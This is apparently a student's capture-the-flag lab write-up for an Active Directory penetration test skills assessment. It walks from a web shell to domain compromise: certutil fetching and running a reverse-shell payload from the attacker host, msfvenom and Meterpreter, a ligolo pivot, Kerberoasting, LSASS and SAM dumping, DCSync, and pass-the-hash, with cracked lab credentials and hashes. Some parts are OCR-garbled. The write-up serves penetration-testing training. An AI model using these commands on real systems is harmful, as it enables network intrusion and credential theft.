#### **AD Enumeration & Attacks - I**

### **Scenario**

A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials: admin:My\_W3bsH3ll\_P@ssw0rd!) in place for us to start from in the /uploads directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network. Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.

#### **Enumeration - As SYSTEM on external web server**

Setting up meterpreter reverse shell

```
- Target window hosts
    mkdir C:\tools
    certutil -urlcache -split -f "http://10.10.16.13:8000/pivot.exe"
C:\tools\pivot.exe
C:\tools\pivot.exe
```

```
elcome to Antak - A Webshell which utilizes PowerShell
                                                                          ot]-[~/Desktop/htb/notes/HTB_academy/exercis
Use help for more details.
                                                                          e_related/active_directory/skills_2]
PS> mkdir C:\tools
                                                                             - [★]$ python -m http.server
                                                                          Serving HTTP on 0.0.0.0 port 8000 (http://0.
                                                                          0.0.0:8000/) ...
                                 Length Name
Mode
                                                                          10.129.101.9 - - [16/May/2024 11:12:34] "GET
          5/15/2024 6:12 PM
                                                                          /pivot.exe HTTP/1.1" 200 -
                                      tools
                                                                          10.129.101.9 - - [16/May/2024 11:12:40] "GET
                                                                          /pivot.exe HTTP/1.1" 200 -
PS> certutil -urlcache -split -f "http://10.10.16.13:8000/pivot.exe" C:\tools\pivot.exe
 000000
                                                                          000
CertUtil: -URLCache command completed successfully.
                                                                          [*] Meterpreter session 1 opened (10.10.16.1
                                                                          3:5000 -> 10.129.101.9:49697) at 2024-05-16
                                                                          11:13:21 +1000
                                                                          (Meterpreter 1)(C:\windows\system32\inetsrv)
                                                                           > getuid
                                                                          Server username: NT AUTHORITY\SYSTEM
                                                                         (Meterpreter 1)(C:\windows\system32\inetsrv)
                                                 Upload the File Encode and Execut
               Submit Browse... No file selected.
```

Pivoting to the webserver

```
- Our host
sudo ip tuntap add user eric mode tun ligolo
sudo ip link set ligolo up
ifconfig
./proxy -selfcert

-> After running agent.exe
ifconfig
sudo ip route add 172.16.6.0/24 dev ligolo

- On meterpreter
upload ~/Desktop/htb/tools/ligolo-ng-0.5.2/agent.exe
```

```
c:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
```

- Background the shell process

```
(Meterpreter 1)(C:\tools) > shell
Process 1028 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tools>C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
C:\tools\agent.exe -connect 10.10.16.13:11601 -ignore-cert
time="2024-05-15T18:26:11-07:00" level=warning msg="warning, certificate validation disabled"
time="2024-05-15T18:26:11-07:00" level=info msg="Connection established" addr="10.10.16.13:11601"
^Z
Background channel 3? [y/N] y
(Meterpreter 1)(C:\tools) >
```

Enumerate using bloodhound

```
- Upload tools we might need

upload ~/Desktop/htb/tools/windows_ad/ADRecon.ps1


upload ~/Desktop/htb/tools/windows_ad/PowerView.ps1

upload ~/Desktop/htb/tools/windows_ad/Rubeus.exe


upload ~/Desktop/htb/tools/windows_ad/SharpHound.exe

- Running bloodhound

.\SharpHound.exe -c All --zipfilename ILFREIGHT
```



-> The user Tpetty has DCSync rights, so we are interested in this user.



-> Lots of user we can Kerberoast, but the svc\_sql seems the most interesting, as it is an database service account, so we'll to Kerberoast it.

## Exploitation / Lateral movement - Kerberoast

- Performing Kerberoast
- Kerberoast using Rubeus
- .\Rubeus.exe kerberoast /user:svc\_sql /nowrap

hashcat -m 13100 svc\_sql /usr/share/wordlists/rockyou.txt

DistinguishedName : CN=svc\_sql,CN=Users,DC=INLANEFREIGHT,DC=LOCAL ServicePrincipalName : MSSQLSvc/SQL01.inlanefreight.local:1433 PwdLastSet : 3/30/2022 2:14:52 AM Supported ETypes : RC4\_HMAC\_DEFAULT \$krb5tgs\$23\$\*svc\_sql\$INLANEFREIGHT.LOCAL\$MSSQLSvc/SQL01.inlanefreight.local:1433@INLANEFREI .LOCAL\*\$11604E6594C7769B15D9AB3BDB09861F\$BD6AC247B828906A32F25721E2FD884960A1D3F6B2B82403DDE687648D409C46C002D1FE335 799CDDD51048206543CD55DDAA4727A8EAAA05DE2301826CB870214BFA848BABF9183197C61FAC4CEBF4E924489BDE5B1B0BAD3CA22FBBC8A6A603 B3F80048EB92B4C470299C469CB7C2B99EC7004DD9216FF8CA07206035A1595EAFE9AE3A719142EA2C01648E097FBE726A73F871CD088DB2113518 4C36C66C205DA0834E1EFC393D68FA032B0BFBC6A8639E95769E143BB27B5DDBE6AE60BFBEB8855783C9AE30D6FBE0E10769E8E182AD15DB148FD9 48CDF3280C6AD89FA4259042C42A4E5579B45D65A63C4A28F57CB4E04585BD5CEEE2C18C5AAAAEFBF54B490A0C614B97F15C98539E88D02FC01435 F9339620EA9091F37E838F9F77A5CE8B036AA314853D2E9125682B639BFF12AB21435D2763A1BC0C2C95C1369218591E79F59092D48D9498D242AE 58DDF2C40AF2FAE3EB722F33EC790ECF4E4282BBAC2AB8539AD1E080B6CFB4B99ED5C4C812603C3824DE90BB5A6F38BA7AFF071C14493938CF3AC2 A22B663AB7A349060D937CEDE4EB396776113617625B8AD799642CE009753A2334EFB664D3CF61ABEDCB568BF1ECB51A0FCFBB97719887EE54C1CB 8E7579EF68B047B34743217C8AB858AC9B73A00A01E48B89E1EB87CDA2C964D8E70AAA63224E7A4F87D150244CB6D9D54194063B3465A7AD6B838D 25292B748217709D155B0DB3D1C1EB6D8F5037D73346D702F5C07AF4EA1BBECEE81F98D8BD06E625FEF21886C91D162A0271728EDE62F101E494C7 B7CE01B006E507A4FF917C8AC76C19AF5E8D781533B8F6A2FFC21AB27E77C5733E89E0C84A317CD5963BBB0EE2E910C84B965F6BDD3AA46322A950 F1BFDAEDDAE29286C5D5C3FD5E482F17BACAFF578F0978864D5353BCB741E6CDA29AAF9CC5C53C4E74CE5A889FB6F1361BA9B186ED74DF5005E47D 5ABBBA687EE3013DBE46C5062E82ED0CAED8FCA942529B564BF9739C8C0FF1E7A547C5CB62385FC7E2392EEE03B3432B1475AE9AA5540DD050D307U 49B6BFD39D3E1E7DBFD52BF0EBF35BF7231C9BB0DAA0C74ED45C4223C356CC20C68942A3FFF9AD6BF8148B557BFF4146D483E7A5D10A095F9FC238 3DDF278F167941F55AFD95759F4699123F85DCC3A53C1E162669C6618F31665EAØDD2C0824BF7C5A8CD2430CE305CF51E7D608D1DAA896E94DA0EF /710511CCE1DCC9E7B674B0D2DD33F49516B68E6747FDFB3ED97ABCB40CBCFE980DE8A79C4CC0802B45B64192983579168922690A7B41B4811B135. 958C393AB1B45C9C6FE0E585D5747C1841B42EEE388B9520BCAC4A2F7F2306F6E3259B4C8745851B19CAFDF15962BF1E0E4F0A4A8E1AAA7D40B4FF 3EB23A01E2D1EBD9F93378ADDAE718C558A8D7276325DB978BFE8F49DE35F491B0B7922B621736765172E85DC5DE36299851FD3A38197C66138E58 BB66A9E327C718666E6DF978900BF074B42312B72E9

## [\*] hashcat -m 13100 svc\_sql\_tgs /usr/share/wordlists/rockyou.txt hashcat (v6.2.6) starting

Skrb5tgs\$23\$\*svc\_sql\$INLANEFREIGHT.LOCAL\$MSSQLSvc/SQL01.inlanefreight.local:1433@INLANEFREIGHT.LOCAL\*\$11604e6594c7769b15d9ab3bdb098 \$bd6ac247b828906a32f25721e2fd884960a1d3f6b2b82403dde687648d409c46c002d1fe335f1799cddd51048206543cd55ddaa4727a8eaaa05de2301826cb8702 bfa848babf9183197c61fac4cebf4e924489bde5b1b0bad3ca22fbbc8a6a6036bb3f80048eb92b4c470299c469cb7c2b99ec7004dd9216ff8ca07206035a1595eaf 3c9ae30d6fbe0e10769e8e182ad15db148fd94948cdf3280c6ad89fa4259042c42a4e5579b45d65a63c4a28f57cb4e04585bd5ceee2c18c5aaaaefbf54b490a0c61 d9498d242aeb058ddf2c40af2fae3eb722f33ec790ecf4e4282bbac2ab8539ad1e080b6cfb4b99ed5c4c812603c3824de90bb5a6f38ba7aff071c14493938cf3ac2 a22b663ab7a349060d937cede4eb396776113617625b8ad799642ce009753a2334efb664d3cf61abedcb568bf1ecb51a0fcfbb97719887ee54c1cbde8e7579ef68l 7b34743217c8ab858ac9b73a00a01e48b89e1eb87cda2c964d8e70aaa63224e7a4f87d150244cb6d9d54194063b3465a7ad6b838d6625292b748217709d155b0db3 .cleb6d8f5037d73346d702f5c07af4ea1bbecee81f98d8bd06e625fef21886c91d162a0271728ede62f101e494c795b7ce01b006e507a4ff917c8ac76c19af5e8d7 533b8f6a2ffc21ab27e77c5733e89e0c84a317cd5963bbb0ee2e910c84b965f6bdd3aa46322a95017f1bfdaeddae29286c5d5c3fd5e482f17bacaff578f0978864c 547c5cb62385fc7e2392eee03b3432b1475ae9aa5540dd050d307d249b6bfd39d3e1e7dbfd52bf0ebf35bf7231c9bb0daa0c74ed45c4223c356cc20c68942a3fff9 6bf8148b557bff4146d483e7a5d10a095f9fc238468ddf278f167941f55afd95759f4699123f85dcc3a53c1e162669c6618f31665ea0dd2c0824bf7c5a8cd2430ce 5cf51e7d608d1daa896e94da0ef607710511cce1dcc9e7b674b0d2dd33f49516b68e6747fdfb3ed97abcb40cbcfe980de8a79c4cc08002b45b641929835791689226 a7b41b4811b135a2958c393ab1b45c9c6fe0e585d5747c1841b42eee388b9520bcac4a2f7f2306f6e3259b4c8745851b19cafdf15962bf1e0e4f0a4a8e1aaa7d40b 718666e6df978900bf074b42312b72e9:lucky7

-> Obtained credentials svc sql:lucky7

- We'll first attempt to perform some enumeration on the windows host first and see how we can exploit the svc sql user we obtained.
  - Hopefully we can land outselves on MS01, but we don't know where that host is.
- Nmap and pings

```
[*]$ fping -asgq 172.16.6.0/24
172.16.6.3
172.16.6.3 : duplicate for [0], 64 bytes, 595 ms
172.16.6.50
```

Enumeration on local windows machine

```
    Using arp -a
    arp -a
    Enumerating domain controller and related info
    wmic ntdomain get
    Caption, Description, DnsForestName, DomainName, DomainControllerAddress
```

```
nterface: 172.16.6.100 --- 0x7
Internet Address Physical Address
                                            Type
                                            dynamic
172.16.6.3
                      00-50-56-94-68-f9
                                            dynamic
172.16.6.50
                      00-50-56-94-e6-ba
                      ff-ff-ff-ff-ff
                                            static
172.16.255.255
224.0.0.22
                      01-00-5e-00-00-16
                                            static
224.0.0.251
                      01-00-5e-00-00-fb
                                            static
224.0.0.252
                      01-00-5e-00-00-fc
                                            static
```

```
PS C:\tools> wmic ntdomain get Caption, Description, DnsForestName, DomainName, DomainControllerAddress
wmic ntdomain get Caption, Description, DnsForestName, DomainName, DomainControllerAddress
Caption Description DnsForestName DomainControllerAddress DomainName
WEB-WIN01 WEB-WIN01
INLANEFREIGHT INLANEFREIGHT.LOCAL \\172.16.6.3 INLANEFREIGHT
```

Enumeration on 172.16.6.50

```
- Going to the server
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-
level:2 /u:svc_sql /p:lucky7 /v:172.16.6.50 /tls-seclevel:0
/timeout:80000
- Creating a reverse shell for a more convenient environment
        > Our Linux host
msfvenom -p windows/x64/meterpreter reverse tcp lhost=172.16.6.100 -f
exe -o rev rdp.exe LPORT=1235
        msfconsole -q
        use exploit/multi/handler
        set payload windows/x64/meterpreter_reverse_tcp
        set lhost 0.0.0.0
        set lport 5001
        run
        -> On pivot tool
        listener add --addr 0.0.0.0:1234 --to 127.0.0.1:8000 --tcp
        listener add --addr 0.0.0.0:1235 --to 127.0.0.1:5001 --tcp
```

```
-> On target windows
mkdir C:\tools

cd C:\tools

wget "http://172.16.6.100:1234/rev_rdp.exe" -outfile
"rev_rdp.exe"
    .\rev_rdp.exe

- local enumeration
net localgroup administrators

hostname
```

## C:\tools>hostname hostname MS01

```
C:\tools>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

Administrator

Administrator

INLANEFREIGHT\Domain Admins
INLANEFREIGHT\svc_sql

The command completed successfully.

Company Command

Concept Command

Concept Command

Concept Footpants

Concept Linux Prince

Concept Linux Princ
```

-> Confirmed that we are local admin on MS01

### **Exploitation / Lateral Movement - Password dumping on MS01**

Dumping SAM and LSASS

```
- Using impacket for SYSTEM on MS01 and creating meterpreter
psexec.py inlanefreight/svc_sql:lucky7@172.16.6.50

cd C:\tools
.\rev_rdp.exe
```

```
- Dumping passwords with mimkataz
hashdump

load kiwi

lsa_dump_sam

lsa_dump_secrets

creds_all

-> ALternative method 1 (dumping database manually)

reg.exe save hklm\sam C:\sam.save
reg.exe save hklm\sam C:\system.save
reg.exe save hklm\sam C:\security.save

PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll,
MiniDump <lsass_pid> C:\lsass.dmp full


- Set Meterpreter timeout to be a large value, like 9999
- Download files through Meterpreter.
```

# (Meterpreter 2)(C:\tools) > getuid Server username: NT AUTHORITY\SYSTEM

```
Meterpreter 2)(C:\tools) > creds_all
+] Running as SYSTEM
*] Retrieving all credentials
sv credentials
Jsername Domain
                     NTLM
                                                        DPAPI
        d0005055bad5c9a
                                      9d0c51b4169e083d36
IS01$
        INLANEFREIGHT ecfe27900016073ff 678b71f548a76f72cc
                     fef1bb4b2132bb2
                                      3d2058121cf71ae896
                                      c310
svc_sql
       INLANEFREIGHT dc3ba1d16d82ac977 c052c598aaed303e20 32d87218d6331c60d8
                     eea8c22c5de3f82
                                      658a4a6341320867d8 448418e504b7df
        INLANEFREIGHT fd37b6fec5704cada 38afea42a5e2822047 da2ec07551ab1602b7
tpetty
                     bb319cebf9e3a3a
                                      4839558f073979645a 468db08b41e3b2
```

Secret : DefaultPassword

cur/text: Sup3rS3cur3D0m@inU2eR



-> Obtained the credentials tpetty:Sup3rS3cur3D0m@inU2eR

### **Privilege Escalation - Domain Compromise**

Confirmation of DCSync Privilege

- Getting naming context for the domain using ldapsearch (for querying ACL later)

ldapsearch -H ldap://172.16.6.3 -x -s base namingcontexts

Confirming DCSync privilege for user tpettyImport-Module .\PowerView.ps1

```
Get-DomainUser -Identity tpetty |select
samaccountname,objectsid,memberof,useraccountcontrol |fl

$sid= "S-1-5-21-2270287766-1317258649-2146029398-4607"

Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? {
   ($_.0bjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -
   match $sid} |select AceQualifier, ObjectDN,
   ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
```

```
- [★]$ ldapsearch -H ldap://172.16.6.3 -x -s base namingcontexts
 extended LDIF
# LDAPv3
 base <> (default) with scope baseObject
# filter: (objectclass=*)
 requesting: namingcontexts
namingcontexts: DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL
S C:\tools> Import-Module :\PowerView.ps1
[mport-Module .\PowerView.ps1
S C:\tools> Get-DomainUser -Identity tpetty |select samaccountname,objectsid,memberof,useraccountcontrol |fl
et-DomainUser -Identity tpetty |select samaccountname,objectsid,memberof,useraccountcontrol |fl
             : tpetty
              : S-1-5-21-2270287766-1317258649-2146029398-4607
bjectsid
emberof
seraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
```

Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { (\$\_.ObjectAceType -mat ch 'Replication-Get')} | ?{\$\_.SecurityIdentifier -match \$sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl

: AccessAllowed AceOualifier

ObjectDN : DC=INLANEFREIGHT, DC=LOCAL

ActiveDirectoryRights : ExtendedRight

SecurityIdentifier : S-1-5-21-2270287766-1317258649-2146029398-4607 ObjectAceType : DS-Replication-Get-Changes-In-Filtered-Set

AceQualifier : AccessAllowed

ObjectDN : DC=INLANEFREIGHT, DC=LOCAL

ActiveDirectoryRights : ExtendedRight

SecurityIdentifier : S-1-5-21-2270287766-1317258649-2146029398-4607

ObjectAceType : DS-Replication-Get-Changes

AceQualifier : AccessAllowed

ObjectDN : DC=INLANEFREIGHT, DC=LOCAL

ActiveDirectoryRights : ExtendedRight

SecurityIdentifier : S-1-5-21-2270287766-1317258649-2146029398-4607

ObjectAceType : DS-Replication-Get-Changes-All

- -> This confirms the finding in Bloodhound, we can proceed with DCSync.
  - Performing DCSync
  - Looking at users in the domain admin group net localgroup Administrators /domain
  - Gain the hash of domain admin secretsdump.py -outputfile da\_hash -just-dc-user Administrator inlanefeight.local/tpetty@172.16.6.3

PS C:\tools> net localgroup Administrators /domain net localgroup Administrators /domain The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL Alias name Administrators Comment Administrators have complete and unrestricted access to the computer. domain Members Administrator Domain Admins Enterprise Admins The command completed successfully. —— [★]\$ secretsdump.py -outputfile da\_hash -just-dc-user Administrator inlanefeight.local/tpetty@172.16.6.3 mpacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra assword: \*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) \*] Using the DRSUAPI method to get NTDS.DIT secrets Administrator:500:aad3b435b51404eeaad3b435b51404ee:27dedb1dab4d8545c6e1c66fba077da0:::

Getting flag from domain controller

dministrator:des-cbc-md5:c2d9c892f2e6f2dc

dministrator:aes128-cts-hmac-sha1-96:69e27df2550c5c270eca1d8ce5c46230

\*] Kerberos keys grabbed

\*] Cleaning up.

psexec.py inlanefreight/Administrator@172.16.6.3 -hashes
:27dedb1dab4d8545c6e1c66fba077da0

more C:\users\Administrator\Desktop\flag.txt

dministrator:aes256-cts-hmac-sha1-96:a76102a5617bffb1ea84ba0052767992823fd414697e81151f7de21bb41b1857

C:\Windows\system32> more C:\users\Administrator\Desktop\flag.txt
r3plicat1on\_m@st3r
! https://lesscss.org > usage